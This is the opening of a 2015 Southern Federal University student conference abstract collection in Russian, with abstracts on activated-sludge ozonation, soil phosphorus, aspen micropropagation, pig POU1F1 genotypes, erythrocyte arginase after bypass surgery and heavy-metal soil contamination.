

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ
РОССИЙСКОЙ ФЕДЕРАЦИИ

Федеральное государственное автономное образовательное
учреждение высшего образования
«Южный федеральный университет»

Неделя науки 2015

Сборник тезисов

Ростов-на-Дону
Издательство Южного федерального университета
2015

УДК 378.1
ББК 70/79
Н42

Редакционная коллегия:
Пономарева С.В., Пожарская З.В.

Н 42 Неделя науки 2015 : сборник тезисов. – Ростов-на-Дону : Издательство Южного федерального университета, 2015. – 842 с.
ISBN 978-5-9275-1704-6

В сборник включены тезисы лучших докладов студентов, победителей студенческой научной конференции, проходящей в ЮФУ в 2015 году в рамках университетской «Недели науки-2015».

Сборник предназначен для студентов, аспирантов, преподавателей, научных работников и всех интересующихся актуальными проблемами современной науки.

Публикуется в авторской редакции.

ISBN 978-5-9275-1704-6

УДК 378.1
ББК 70/79

© Южный федеральный университет, 2015

Академия биологии и биотехнологии им. Д.И. Ивановского

Влияние малых доз озона на процесс аммонификации

Головинов В.В.

Научный руководитель: Полякова А.В., к.б.н

В настоящий момент, во всех из существующих технологий очистки сточных вод первым и одним из самых полномасштабных процессов является аммонификация - первая стадия разложения азотсодержащей органики, с выделением аммония.

В ходе аммонификации азотсодержащие органические соединения разлагаются грибами, актиномицетами и бактериями с выделением ионов NH_4^+ или свободного аммиака. Этот процесс может протекать и в анаэробных, и в аэробных условиях, однако наиболее активно этот процесс ведут прокариотические организмы, составляющие более половины всей биомассы активного ила сточных вод.

Аммонификаторы относятся к представителям различных семейств. Эта группировка объединяет как грамположительные микроорганизмы, так и грамотрицательные формы.

Протеолиз и деградация аминокислот приводят к освобождению аммиака по различным механизмам, в частности по механизмам гидролитического, окислительного, восстановительного дезаминирования, а также с образованием ненасыщенных органических соединений. На каждом этапе очистки существуют факторы, замедляющие процессы биологического превращения веществ, вследствие чего, предпринимают различные меры по интенсификации процессов биологической деградации поступающих сточных вод.

Одним из предложенных современных методов интенсификации процесса биоразложения органических стоков является применение озона в малых дозах. Однако, слабо изучены механизмы воздействия малых доз озона на бактериальное сообщество активного ила.

В связи с этим, целью настоящей работы являлось изучить действие малых доз озона на процесс аммонификации.

Для достижения цели были поставлены следующие задачи:

1. определить наиболее оптимальную микродозу озона, стимулирующую рост аммонификаторов
2. выделить и определить систематическое положение наиболее устойчивых представителей аммонификаторов

Объектом исследования являлось микробное сообщество активного ила аэротенка ростовских очистных сооружений. Материалом для исследования послужили интегральные пробы активного ила, взятые из аэротенка сооружений очистки

В работе применялись как классические методы выделения аммонифицирующих микроорганизмов на плотной питательной среде, так и биохимические методы идентификации.

Активный ил подготавливали к проведению эксперимента следующим образом, в емкости с установленным объемом добавляли равный объем концентрированного активного ила, разбавленный сточной водой, таким образом, чтобы объем в каждом опытном образце составлял фиксированное значение. Далее все образцы аэрировались в течение всего эксперимента таким образом, чтобы концентрация растворенного кислорода в воде соответствовала таковой в реальных сооружениях очистки (2 мг/л). Через час, после установления одинаковых физико-химических параметров во всех опытных образцах проводили озонирование.

В ходе первой части экспериментальной работы была выявлена и обоснована наиболее оптимальная микродоза озона. Из графика следует, что по сравнению с контрольной пробой, проба, в которой концентрация озона составила 0,25 мг/л не было обнаружено влияние озона на численность аммонификаторов. Напротив, в образце с концентрацией озона 0,4 мг/л численность микроорганизмов увеличилась в пределах одного порядка и **составила $5,6 \times 10^7$** , во всех остальных образцах, где концентрация озона повышалась, численность микроорганизмов снижалась.

Это объясняется тем, что озон в растворах реагирует с водой по цепной реакции, образуя при этом все типы свободных радикалов, которые в свою очередь и оказывают решающее действие на биополимеры как всех микроорганизмов активного ила, так и на биосубстрат, доступный для разложения этими микроорганизмами. В малых дозах, активные формы кислорода, образующиеся при разложении озона в воде дают положительный эффект, который связан с биохимической активацией белковых молекул.

Следующей задачей являлось определить систематическое положение наиболее устойчивых к озону аммонификаторов. Было выделено 6 культур, которых определяли с помощью биохимических тест систем. Выделенные микроорганизмы относятся к факультативно-анаэробным и аэробным формам, а именно к родам *Artrobacter* и *Aeromonas*, а также к другим родам факультативно-анаэробных микроорганизмов, где точное систематическое положение на настоящий момент не было установлено.

ВЫВОДЫ:

1. Наиболее оптимальная микродоза озона, стимулирующая рост общей численности микроорганизмов составила 0,4 мг/л.

2. Общая численность микроорганизмов в результате действия концентрации 0,4 мг/л составила $5,6 \times 10^7$ кл/мл.
3. В составе доминирующих видов, устойчивых к максимальным дозам озона преобладают грамотрицательные формы.
4. Видовая идентификация показала, что устойчивые ко озону микроорганизмы относятся к родам *Artrobacter* и *Aeromonas*.

Динамика подвижного фосфора в почвах степных агроценозов

Гында К.И.

Научный руководитель: Кравцова Н.Е, к.б.н., доцент кафедры почвоведения и оценки земельных ресурсов

Фосфор наряду с углеродом, водородом, кислородом, азотом и серой обладает высокой реакционной способностью и относится к элементам, определяющим нормальное функционирование биосферы. Он участвует во всех жизненно-важных биохимических и физиологических процессах, начиная с клеточного уровня и заканчивая уровнем высших организмов. Концентрация фосфора в почвах – один из наиболее значимых и устойчивых признаков, определяющих ее основное и специфическое свойство – плодородие. Отсюда вытекает необходимость изучения фосфатного состояния почв под воздействием постоянно меняющихся природных и антропогенных факторов (Кравцова, 2004).

Полевые исследования проводились в Мясниковском районе Ростовской области. Данная территория относится к II агроклиматическому району (климат -умеренно жаркий). Увлажнение недостаточное с ГТК 0,7-0,8, сумма температур за период вегетации 3000 – 3200°C. Лето жаркое со средней месячной температурой июля 22,5 – 23,0 °C. Годовая сумма осадков 375 – 440 мм, а за период активной вегетации 220 – 250 мм. За тот же период насчитывается до 85 дней с суховеями (Полуэктов, Цвылев, 1999). В связи с высокими температурами в период активной вегетации и недостаточным увлажнением необходимо создавать оптимальные условия питания растений для получения качественного урожая зерна. Выявление лучших форм удобрений и оптимального соотношения питательных веществ, способствующих повышению урожайности культуры и качества продукции в данных климатических условиях так же весьма актуально.

Полевой опыт проводился по следующей схеме: 1. Контроль; 2. Аммиачная селитра; 3. КАС + ЖКУ; 4. КАС + ЖКУ + жидкая органика; 5. Жидкая органика. В качестве удобрений использовались аммиачная селитра в дозе 34 кг д.в./га, жидкое комплексное удобрение (ЖКУ 11-37) в дозе 9,9 кг д.в./га, карбамидно-аммиачная смесь (КАС-32) - в дозе 16 кг д.в./га.

Площадь опытного участка - 3468 м². Площадь делянки – 67,5 м², повторность – 3-х кратная. Предшественник – озимая пшеница, урожайность которой за предыдущий год составила 26 ц/га. Почва участка - чернозем обыкновенный (северо-приазовский) карбонатный среднемощный малогумусный тяжелосуглинистый на лессовидном тяжелом суглинке. Для посева использовался сорт ярового ячмень Вакула - среднеспелый, средnezасухоустойчивый, зернофуражный. Вегетационный период 70-86 дней. Определение содержания подвижного фосфора в почве выполняли по методу Мачигина (Минеев, 2001).

В результате проведенных исследований было установлено, что почва опытного участка на момент закладки полевого опыта характеризовалась высоким содержанием подвижного фосфора - 5,82 мг P₂O₅/100 г почвы. В течение вегетации ярового ячменя наблюдалось снижение данного показателя по всем вариантам опыта. Так, в фазе кущения разница на контроле составила 14,8%, на втором варианте – 5,5%, при внесении жидких комплексных удобрений (КАС, ЖКУ) - 11,7%, в варианте с применением экстракта кукурузного зерна - 16,2%. Это связано с интенсивным поглощением элемента растениями в период максимального потребления, что подтверждается литературными сведениями (Борисоник, 1974; Минеев, 2004; Никляев, 2000). Период поглощения питательных веществ из почвы у ячменя заканчивается в середине вегетации, примерно за 40 дней до созревания. Больше всего их усваивается ячменем в период кущения. Для формирования урожая 1 ц зерна вместе с соломой ячмень потребляет примерно 1-1,5 кг фосфора (P₂O₅) (Минеев, 2004). В варианте, где вносились все виды используемых удобрений (КАС, ЖКУ, экстракт кукурузного зерна) произошло увеличение изучаемого показателя на 3,1%. Согласно данным А.Г. Трещова (1992) органические вещества снижают поглощение фосфат-ионов минеральной частью почвы. Это происходит за счет обволакивания коллоидной пленкой частиц фосфорных удобрений, этим самым предохраняя их от контакта с минералами, вследствие чего уменьшается поглощение фосфатов. Данное сочетание удобрительных смесей наилучшим образом обеспечило культуру подвижным фосфором.

Растения и окружающая их среда находятся в тесной взаимосвязи, поэтому для получения высокого урожая необходимо учитывать не только биологические особенности растений, но и почвенно-климатические особенности зоны. В фазе полной спелости ярового ячменя наблюдалась экстремально высокая температура воздуха. Вместе с этим, отмечено накопление подвижного фосфора в почве по сравнению с фазой кущения. Вероятно, это связано с тем, что в данный период происходит снижение потребления элементов питания культурой. Кроме того, температура играет роль фактора, ускоряющего или замедляющего химические и физико-химические реакции, непосредственно связанные с явлениями поглощения.

Она оказывает влияние на коагуляцию и пептизацию почвенных коллоидов, имеющих прямое отношение к явлениям поглощения, и на скорость микробиологических процессов, вызывающих в данном случае ускорение или замедление процесса поглощения фосфора почвами. В вариантах с удобрений отмечена тенденция к накоплению подвижного фосфора в черноземе обыкновенном карбонатном (табл. 1).

Таблица 1

Динамика подвижного фосфора в черноземе обыкновенном в течение вегетации ярового ячменя (P_2O_5 , мг/100 г)

№ варианта	Фаза кущения	Разница с контролем	Фаза полной спелости	Разница с контролем
1	4,96	-	5,25	-
2	5,50	0,54	5,82	0,57
3	5,14	0,18	5,59	0,34
4	6,00	1,04	5,15	-0,10
5	4,88	-0,08	5,60	0,35
НСР _{0,05}		0,50		0,40

Однако, статистически значимое увеличение изучаемого показателя ($p=0,05$) наблюдается только во втором варианте, где вносились аммиачная селитра. Известно, что аммоний усиливает поглощение фосфора корнями, а нитраты, имеющие, как и фосфорный ион, отрицательный заряд, препятствуют этому (Шаламов, 2013). Фосфор из раствора поглощается растениями, микроорганизмами, а также почвой вследствие вторичного образования малорастворимых соединений P_2O_5 с кальцием, магнием и полуторными окислами, что характерно для чернозема обыкновенного карбонатного (Минеев, 2004).

Литература:

1. Борисоник З.Б. Ячмень яровой. - М.: Колос, 1974. - 255 с.
2. Кравцова Н.Е. Эколого-агрохимическая оценка фосфатного состояния черноземов Нижнего Дона/ автореф. дисс...к.б.н. – Ростов н/Д, 2004. - 25 с.
3. Минеев В.Г. Агрохимия. – М.: КолосС, 2004. –720 с.
4. Минеев В.Г. Практикум по агрохимии. – М.: Изд-во МГУ, 2001. – 689 с.
5. Никляев В.С. Основы технологии сельскохозяйственного производства. Земледелие и растениеводство. — М.: Былина, 2000. - 555 с.
6. Полуэктов Е.В., Цвылев Е.М. почвенно-земельные ресурсы Ростовской области. Учебное пособие. – Новочеркасск: НГМА, 1999. – 201 с.
7. Трещов А.Г. Агрохимия: Учеб. пособие. – М.: Изд-во РУДН, 1992. – 228 с.
8. Шаламов В.Н. О внесении минеральных удобрений в почву сада http://www.greeninfo.ru/fertilizers/fertilizers.html/Article/_/aID/3362.

Разработка технологии получения засухоустойчивой формы осины методами клеточной инженерии

Луценко Е.В.

Научный руководитель: Серeda М.М., к.б.н., доцент кафедры ботаники

Расширение ассортимента древесных растений — один из путей, смягчающих последствия урбанизации в засушливых регионах. Повышение фиторазнообразия этих территорий может идти как за счет ввоза новых растений, так и за счет получения форм биотехнологическими методами. Во втором случае полученные формы представляют собой еще и оздоровленный материал, что актуально на фоне массовой гибели традиционных пород деревьев таких как, береза, рябина, вяз и др. Мы предлагаем расширять ассортимент древесных растений городов засушливых регионов осинкой обыкновенной путем получения её засухоустойчивой формы.

Осина — листопадное дерево первой величины, с широкоцилиндрической или яйцевидной, ажурной кроной и светло-зеленовато-серой корой, образующее чистые или смешанные с другими породами древостои [5]. Является ценным лекарственным видом, используется в деревообрабатывающей промышленности и является декоративным растением. Ее можно использовать в озеленении городов. Декоративна красивой кроной, стройным светлым стволом. Особенно привлекательна ранней весной в период цветения и осенью желтым или карминовым расцвечиванием листвы. Декоративная долговечность 30–40 лет [6].

Цель нашей работы — разработать технологию получения засухоустойчивой формы осины методами клеточной инженерии.

Исходя из цели исследования, были поставлены следующие задачи:

- Оптимизировать микроклональное размножение осины
- Получить массовый клеточный материал для проведения селекции
- Провести отбор засухоустойчивых форм на селективной среде
- Найти пути адаптации растений-регенерантов к условиям грунта

Данная технология позволит получать до 1 млн. экземпляров в год засухоустойчивой формы осины, исключается возможность вирусных, грибковых и бактериальных инфекций, не требует больших пространств и является менее затратной.

В качестве первичного экспланта был взят фрагмент листовой пластинки размером 1 см² маточного растения из коллекции ботанического сада. Перед стерилизацией листовые пластинки помещались в дистиллированную воду с несколькими каплями ТWИNa и встряхивались на шейкере 15 минут, после

чего промывались дистиллированной водой. В условиях ламинар-бокса экспланты обрабатывались 70 %-ным раствором этанола, затем стерилизовались 0,1 %-ным раствором сулемы (5 минут) и промывались дистиллированной водой 3 раза по 15 минут.

Для культивирования использовались среды Мурасиге-Скуга (МС) [1, 2, 3] и Woody Plant Medium (WPM) [4] с добавлением таких фитогормонов, как 3-индолмасляная кислота (ИМК), 6-бензиламинопурин (БАП), нафтилуксусная кислота (НУК) и тидиазурон (ТДЗ). В качестве гелеобразующего средства применялся агар (6 г/л). РН среды доводился до значения 5,7 с помощью 1 М КОН. Стерилизация питательных сред осуществлялась в автоклаве в течение 20 минут при температуре 121° С. Регенеранты выращивались в условия 16-часового фотопериода при температуре 25° С.

Для получения микроклонов использовалась среда для прямой регенерации. Экспланты помещались на среду WPM с добавлением 0,4 мг/л ТДЗ. Тидиазурон является синтетическим фитогормоном, имеющим мутагенный эффект. Данный фитогормон способствует увеличению частоты спонтанного мутагенеза на этой стадии микроклонального размножения. Таким образом достигается повышение генетической неоднородности биоматериала.

Полученные регенеранты пересаживали на среду МС с половинной концентрацией солей с добавлением 0,3 мг/л БАП и 0,05 мг/л НУК. После двух недель культивирования регенерантов их переносили на среду МС с добавлением 1 мг/л БАП (стадия мультипликации побегов).

Для элонгации возникшие микропобеги пересаживались на среду МС с половинной концентрацией солей без добавления гормонов.

Укоренение побегов осуществлялось на среде МС с добавлением 0,2 ИМК.

При адаптации к условиям грунта нами было опробовано два субстрата: чистый торф и смесь торфа с черноземом в соотношении 1:1. На смеси торфа с черноземом наблюдалась 100% гибель побегов. Растения посаженные в торф прошли адаптацию успешно.

Таким образом, мы пришли к следующим выводам:

- Оптимальная схема стерилизации эксплантов: спирт (70%) – 30 сек, сулема (0,1%) – 5 мин., стерильная вода – 3 раза по 15 мин.
- Оптимальная схема микроразмножения: прямая регенерация на среде WPM с добавлением 0,4 мг/л тидиазурана и дальнейшая мультипликация побегов
- Оптимальная среда для ризогенеза — среда МС с добавлением 0,2 ИМК
- Подобраны условия для адаптации растений-регенерантов к закрытому грунту.

Дальнейшие планы:

- Селекция засухоустойчивых регенерантов в культуре *in vitro* с добавлением соединений моделирующих дефицит влаги
- Адаптация засухоустойчивых регенерантов к условиям закрытого и открытого грунта
- Проверка полученных форм на генетическую наследственность в нескольких поколениях клонов ПЦР-анализом.

Литература:

1. Петрова Г. А. Получение здорового посадочного материала осины (*Populus tremula* L.) из каллусной ткани с целью оздоровления осинников Республики Татарстан //Ученые записки Казанской государственной академии ветеринарной медицины им. НЭ Баумана. – 2011. – №. 205.
2. Сарсенбаева Г. Б., Кузьмина Г. Н. Размножение осины обыкновенной (*populus tremula* L.) Методами биотехнологии.
3. Murashige T., Skoog F. A revised medium for rapid growth and bio assays with tobacco tissue cultures //Physiologia plantarum. – 1962. – Т. 15. – №. 3. – С. 473-497.
4. Lloyd G. et al. Commercially-feasible micropropagation of mountain laurel, *Kalmia latifolia*, by use of shoot-tip culture //Combined Proceedings, International Plant Propagators' Society. – 1980. – Т. 30. – С. 421-427.
5. Тахтаджян А. Л. Жизнь растений. Том 5 (2) – 1982 г.
6. Козловский Б.Л., Огородникова Т. К., Куропятников М. В., Федоринова О. И. Ассортимент древесных растений для зеленого строительства в Ростовской области — 2009 г. — Издательство Южного федерального университета

Влияние генетического полиморфизма гена *POU1F1* на откормочные и мясные качества свиней породы дюрок

Святогорова А.Е.

Научный руководитель: Усатов А.В., д.б.н., профессор

Для агропромышленного комплекса России одной из стратегических задач является развитие животноводства и, в частности, свиноводства [4]. Развитие отечественного свиноводства в условиях высокой конкуренции между мировыми производителями мясной продукции невозможно без инновационных методов селекции и генетических ресурсов племенных животных, которые крайне необходимы для создания специализированных пород и линий, с групповой генетической однородностью и высокой комбинационной способностью.

Внедрение в последнее десятилетие молекулярных маркеров в практическую селекцию позволило эффективно генотипировать животных с хозяйственно ценными признаками [2]. Одним из перспективных ДНК-маркеров оценки продуктивности животных является ген гипофизарного фактора транскрипции (*POUIF1*) [1,3]. Этот ген, картированный на 13 свиной хромосоме (SSC13) в пределах доверительного интервала QTL, влияет на такие признаки, как вес поросят при рождении, скорость роста и состав туши.

В литературе приведены результаты исследований по данному гену у различных пород свиней. Так, например, у гибридов (ландрас х крупная белая) польской селекции обнаружено, что наличие генотипа FF по гену *POUIF1*, коррелирует с повышенными среднесуточными привесами животных и наибольшим процентом выхода мяса в туше [6]. Бразильские исследователи также отмечают связь генотипа FF с более высокими мясными показателями продуктивности у отцовских линий пород пьетрен и крупной белой [7]. Однако, у хрячков породы ландрас с лучшим выходом постного мяса связан не генотип FF, а FE [5].

Очевидно, откормочные и мясные качества («желательный» генотип по гену *POUIF1*) свиней зависят от генетических особенностей породы. В связи с этим мы провели анализ влияния гена *POUIF1* на откормочные и мясные качества свиней породы дюрок и определение «желательного» генотипа для повышения продуктивных качеств животных. Следует отметить, что свиньи породы дюрок обладают хорошо выраженными мясными формами, они более скороспелые, чем другие породы свиней. Многолетняя селекция породы дюрок направлена на повышение откормочной и мясной продуктивности.

ДНК-генотипирование с.-х. животных было проведено в лабораториях молекулярной генетики ЮФУ и молекулярной диагностики и биотехнологии с.-х. животных в Донском ГАУ. В качестве объекта исследования использовали свиней породы дюрок ЗАО «Племзавод-Юбилейный» Тюменской области. Анализируемая выборка составила 55 животных (45 свинок и 10 хрячков). Откормочные и мясные качества оценивали согласно «Инструкции по бонитировке» по показателям скороспелости (дн), толщине шпика (мм), длине туловища (см) и среднесуточному приросту (г).

Для проведения ДНК-генотипирования у животных отбирали образцы ткани (ушные выщипы). Полиморфизм *POUIF1/RsaI* определяли методом ПЦР-ПДРФ. Результаты оценивали электрофоретически в 3%-ном агарозном геле. Электрофореграммы визуализировали в аналитической геле-документирующей системе ChemiDoc XRS (Bio-Rad, США).

В анализируемой выборке были определены три генотипа гена *POUIF1* - FF, FE и EE. Частота аллеля F была выше, чем аллеля E, как у свинок, так и хрячков и составила 0,63 и 0,37 и 0,65 и 0,35, соответственно. Частота

генотипа FF у свинок определена на уровне 44,4 %, генотипа FE - 37,8 %, EE - 17,8 %, а у хрячков - 50,0 %, 30,0 % и 20,0 %, соответственно. Следовательно, в исследованной выборке, как у свинок, так и у хрячков наиболее распространен генотип FF.

Для выявления «желательного» генотипа у животных, по результатам контрольного выращивания до 100 кг, были определены следующие продуктивные показатели: скороспелость, толщина шпика, длина туловища и среднесуточный прирост. Обнаружено, что свинки с генотипом EE, превосходят аналогов с генотипами FF и FE по скороспелости на 13 и 6 дней, толщине шпика – на 3,1 и 1,5 мм, длине туловища – на 3,3 и 2,7 см и среднесуточному приросту – на 148 и 109,3 г, соответственно.

У хрячков «желательный» генотип был определен только по скороспелости. Обнаружено, что хрячки с генотипом FE превосходили аналогов с генотипами FF на 9 дней и EE – на 1 день. Отсутствие различий по другим показателям, вероятно, связано с небольшой выборкой животных. Дальнейшие исследования позволят нам уточнить данные корреляции.

Таким образом, в результате исследования, нами установлено положительное влияние полиморфизма гена *POU1F1/RsaI* на откормочные и мясные качества свиней породы дюрок. Определен «желательный» генотип EE гена *POU1F1* у свинок, которые превосходили аналогов по показателям продуктивности, а хрячки с генотипом FE - по скороспелости. Интересно отметить, что определенный нами «желательный» генотип EE у свинок составил в выборке только 17,8 %. Это свидетельствует, что для повышения откормочных и мясных качеств свинок породы дюрок необходимо увеличивать в потомстве частоту данного генотипа.

Литература:

1. Леонова М.А., Колосов А.Ю., Радюк А.В., Бублик Е.М., Стетюха А.А., Святогорова А.Е. Перспективные гены-маркеры продуктивности сельскохозяйственных животных // Молодой ученый. 2013. № 12 (59). С. 612-614.
2. Михайлов Н.В., Усатов А.В., Гетманцева Л.В., Бакоев С.Ю. Взаимосвязь полиморфизма гена *PRLR/AluI* с воспроизводительными, откормочными и мясными качествами свиней // Цитология и генетика 2014. том 48. № 5. С. 60-64.
3. Михайлов Н.В., Гетманцева Л.В., Святогоров Н.А., Бублик Е.М. Перспективные гены-маркеры продуктивности свиней // Вестник Донского государственного аграрного университета. 2013. № 3 (9). С. 16-19.
4. Karagodina N., Kolosov Y., Bakoev S., Kolosov A., Leonova M., Shirokova N., Svyatogorova A., Getmantseva L., Usatov A. Influence of various bio-stimulants on the biochemical and hematological parameters in porcine blood plasma. // World Applied Sciences Journal. – 2014. – Т. 30.- № 6. – С. 723-726.

5. Maurício M. Franco, Robson C. Antunes, Heyder D. Silva, Luiz R. Goulart Association of PIT1, GH and GHRH polymorphisms with performance and carcass traits in Landrace pigs J Appl. Genet 46(2), 2005, pp. 195-200.

6. Mariusz Pierzchała, Tadeusz Blicharski, Jolanta Kurył Growth rate and carcass quality in pigs as related to genotype at loci POU1F1/RsaI and GHRH/AluI Animal Science Papers and Reports vol. 21 (2003) no. 3, 159-166.

7. PIT1 gene polymorphism in Pietrain and Large White pigs after divergent selection. Silveira AC, Braga TF, Almeida JF, Antunes RC, Freitas PF, Cesar AS, Guimarães EC. GenetMolRes. 2009 Aug 18;8(3):1008-12. doi: 10.4238/vol8-3gmr609.

Активность аргиназы крови в развитии постперикардотомного синдрома

Дзряян В. А.

Научный руководитель: Ананян А. А., к. б. н., доцент кафедры биохимии и микробиологии

По данным Всемирной Организации Здравоохранения сердечно – сосудистые патологии по распространенности и смертности входят в тройку лидеров. Несмотря на достигнутые успехи в лечении, ишемическая болезнь сердца остается актуальной проблемой здравоохранения (Щегольков А.М. и др., 2001). Необходимо также отметить резко возросший за последние годы объем кардиохирургических операций.

Наиболее частым послеоперационным осложнением является постперикардотомный синдром, развивающийся в рамках неспецифической системной воспалительной реакции организма после кардиохирургического вмешательства (Игольников Л. Н., Никулина Е. Г., 2012).

Известно, что многие заболевания, в том числе сердечно - сосудистые, характеризуются развитием окислительного стресса. В последние годы в научной литературе принято выделять оксидативную и нитрозильную (при участии радикала оксида азота и его метаболитов) составляющие окислительного стресса (Меньщикова Е.Б., 2008; Елкина Н. М., 2013). По последним данным, аргиназа выступает в роли критического фактора, регулирующего биодоступность NO (Tratsiakovich Y. et al., 2013). В связи с этим, возникает интерес в оценке неокислительного метаболизма L – аргинина под действием фермента аргиназы и его роли в развитии патологического процесса. Целью настоящей работы явилось исследование участия системы аргиназа - мочевины эритроцитов больных ишемической болезнью сердца после аортокоронарного шунтирования в развитии постперикардотомного синдрома для оценки состояния и прогнозирования послеоперационных осложнений.

Исследование проводилось на базе кафедры биохимии и микробиологии Академии биологии и биотехнологии им. Д.И.Ивановского ЮФУ и отделения кардиохирургии Рост ГМ У в 2013 – 2015 году. Обследованы 28 больных ишемической болезнью сердца после аортокоронарного шунтирования. Больные были разделены на две группы: первую группу составили пациенты с нормальным течением послеоперационного периода, у которых постперикардотомный синдром не обнаружен (24 человека в возрасте от 41 до 75 лет), вторая группа – пациенты с диагностированным в результате клинического обследования постперикардотомным синдромом (4 человека в возрасте от 46 до 66 лет). Контрольную группу составили 18 клинически здоровых лиц (доноров) в возрасте от 41 до 53 лет. Забор крови у пациентов 1 и 2 группы осуществлялся в день операции, на 1-е, 3-и, 5-е, 7-е и 10-е сутки после операции.

Материалом для биохимического исследования являлись эритроциты. В полученном гемолизате пациентов и доноров определяли активность аргиназы и содержание мочевины. Все изменения исследуемых показателей представленных в данной работе являются достоверными.

У обследованных больных ишемической болезнью сердца, направленных на аортокоронарное шунтирование, активность аргиназы накануне операции на 52% выше, чем у доноров, что согласуется с данными как отечественной, так и зарубежной литературы (Ёлкина Н. М., 2013; Singh M. et al., 2014). При этом в день операции активность аргиназы в эритроцитах пациентов 1 группы выше на 49%, а у пациентов 2 группы на 80% по сравнению с контрольной группой.

В эритроцитах пациентов 1 группы в послеоперационном периоде активность аргиназы через сутки после кардиохирургического вмешательства повышается на 92% по сравнению с контролем. Максимальное напряжение в системе – аргинин – аргиназа в эритроцитах пациентов с нормальным течением послеоперационного периода отмечено на 7 – сутки после кардиохирургического вмешательства (активность на 174 % выше по сравнению с контролем). На 10 – е сутки после операции активность аргиназы все еще значительно выше показателей контрольной группы (на 108%).

Активность аргиназы в эритроцитах пациентов 2 группы достигает максимального значения уже через сутки после операции (на 218 % выше, чем контроль) и к 7 -10 – м суткам исследования наблюдается снижение активности фермента, когда отклонение от нормы составляет уже лишь 47%.

Таким образом, на всем протяжении исследования прослеживаются различия в динамике активности фермента между двумя группами обследованных больных.

Эти особенности изменения активности аргиназы между пациентами 1 и 2 групп имеют прогностическое и клинико-диагностическое значение и могут использоваться в выработке стратегии послеоперационного лечения.

Увеличение активности аргиназы, как в дооперационном, так и в послеоперационном периоде свидетельствует об активизации неокислительного, аргиназного метаболизма, который вероятно конкурирует с окислительным NO - синтазным метаболизмом L-аргинина у пациентов с сердечно – сосудистыми патологиями.

Ряд исследований (Ёлкина Н. М., 2013; Tratsiakovich Y. et al., 2013; Singh M. et al., 2014) продемонстрировали ключевую патофизиологическую роль аргиназы во время ишемического/реперфузионного повреждение миокарда, которая заключается в регуляции биодоступности NO.

Ингибирование аргиназы приводит к восстановлению биодоступности NO для клеток и может быть использовано в терапевтических целях для ограничения повреждения миокарда (Tratsiakovich Y. et al., 2013).

Содержания мочевины, продукта аргиназной реакции, в эритроцитах пациентов с ишемической болезнью сердца после аортокоронарного шунтирование, коррелирует с высокой степенью достоверности с показателями активностью аргиназы как в 1, так и во 2 группе обследованных больных.

Определение активности аргиназы и содержания мочевины в эритроцитах является перспективным и может использоваться в клинике сердечно – сосудистых патологий для оценки динамики развития патологического процесса и прогнозирования послеоперационных осложнений.

Литература:

- 1) Ёлкина Н. М. Особенности системы синтеза оксида азота и процессов нитрозилирования в эритроцитах при ишемической болезни сердца / Н. М. Ёлкина, А. В. Коцюруба, В. Ф. Сагач, Ф. В. Добровольский, С. В. Коношенко, В. В. Казакова // Таврический медико-биологический вестник. - 2013. - Т. 16, № 3. - С. 40-43
- 2) Игольникова Л. Н., Никулина Е. Г. Посперикардиотомный синдром: клинико-лабораторная диагностика, лечение (обзор литературы) // Ишемическая болезнь сердца. - 2012,. - № 1. – С. 42-46
- 3) Меньщикова Е.Б. Окислительный стресс: патологические состояния и заболевания. - Новосибирск: АРТА. - 2008. – С. 284
- 4) Щегольков А. М., Клячкин Л. М., Будко А. А., Климко В. В. Оптимизация построения реабилитационной программы больных ИБС, перенесших операцию АКШ, на госпитальном этапе реабилитации / Сб. тез. I Междунар. конгр. - М. - 2001. - С. 32-33.

- 5) Singh M. et al. Hypobaric hypoxia induced arginase expression limits nitric oxide availability and signaling in rodent heart // *Biochimica et Biophysica Acta*. - 2014. – Vol. 1840. - P. 1817-1824
- 6) Tratsiakovich Y. et al. Arginase as a target for treatment of myocardial ischemia-reperfusion injury // *European Journal of Pharmacology*. – 2013. – Vol. 720. - P. 121-123

Техногенное загрязнение почв Ботанического сада Южного федерального университета

А.В. Барахов

Научный руководитель: Гончарова Л.Ю., к.б.н., доцент кафедры почвоведения и оценки земельных ресурсов

Данная работа посвящена изучению техногенного загрязнения особо охраняемой территории – Ботанического сада Южного федерального университета (БС ЮФУ).

Для оценки загрязнения почвенного покрова Ботанического сада были заложены 75 участков контроля. Данные точки были выбраны с помощью программы Qgis в соответствии с уклоном, экспозицией, картой почв и картой высот Ботанического сада.

Радионуклидный состав проб почвы в слое 0-2 см определяли с использованием сцинтилляционного гамма-спектрометра «Прогресс-гамма» и геометрий счетного образца – Маринелли 1 литр, Маринелли 0,5 литра. Определение содержания тяжелых металлов в порошковых пробах почв проводилось методом рентгенофлуоресцентного анализа на Спектроскане МАКС-GV.

Почвенный покров БС ЮФУ является неоднородным. Основные типы почв представлены черноземами обыкновенными (75% территории), лугово-болотными, черноземно-луговыми, лугово-черноземными и малоразвитыми сильно-щебенчатыми почвами.

Естественные радионуклиды в почвенном слое 0-2 см на территории Ботанического сада ЮФУ распределены равномерно, без значительных вариаций удельной активности. Средние содержания ^{226}Ra , ^{232}Th и ^{40}K , ^{137}Cs составляют 27,0, 34,0, 447,1, 18,0 Бк/кг соответственно.

Искусственный радионуклид ^{137}Cs отличается уменьшением удельной активности с глубиной. В целом, полученные данные по радионуклидному составу почв БС ЮФУ соответствуют среднемировым значениям и характерны для Ростовской области и г. Ростова-на-Дону.

Выявлены ТМ – V, Ni, Cu, Zn, Cr – содержание которых в почве находится в пределах нормы и не превышает ПДК на всей территории

Ботанического сада Южного Федерального Университета. установлено превышение ПДК (до 2 ПДК) только по двум металлам - Zn и Pb.

Рассчитанный коэффициент загрязнения тяжелыми металлами по точкам отбора почвенных образцов, показал, что исследуемую территорию можно отнести к допустимой категории загрязнения (Z_c меньше 16). Показатель загрязнения почв ТМ:

$$Z_c = \sum K_{ci} \cdot (n-1) \quad (1)$$

где n - число определяемых металлов;

K_{ci} - коэффициент концентрации металла, который определяется отношением содержания металла в почве к фоновому содержанию металла.

Расчеты суммарного коэффициента загрязнения тяжелыми металлами Z_c позволили выявить наиболее «проблемные» по загрязнению тяжелыми металлами участки и почвы Ботанического сада Южного Федерального Университета, которые при сложившейся экологической ситуации будут наиболее интенсивно подвергаться этому виду загрязнения

Тяжелые металлы в почвах Ботанического сада Южного Федерального Университета представлены в основном валовыми формами, так как подвижные их формы составляют менее 1%. Это свидетельствует о закреплении основной массы поступающих тяжелых металлов компонентами почв и отсутствии их миграции по почвенному профилю.

Особенности трансформации бенз(а)пирена в черноземах обыкновенных модельно-вегетационного опыта

Гимп А.В

Научный руководитель: Минкина Т.М., д.б.н., профессор

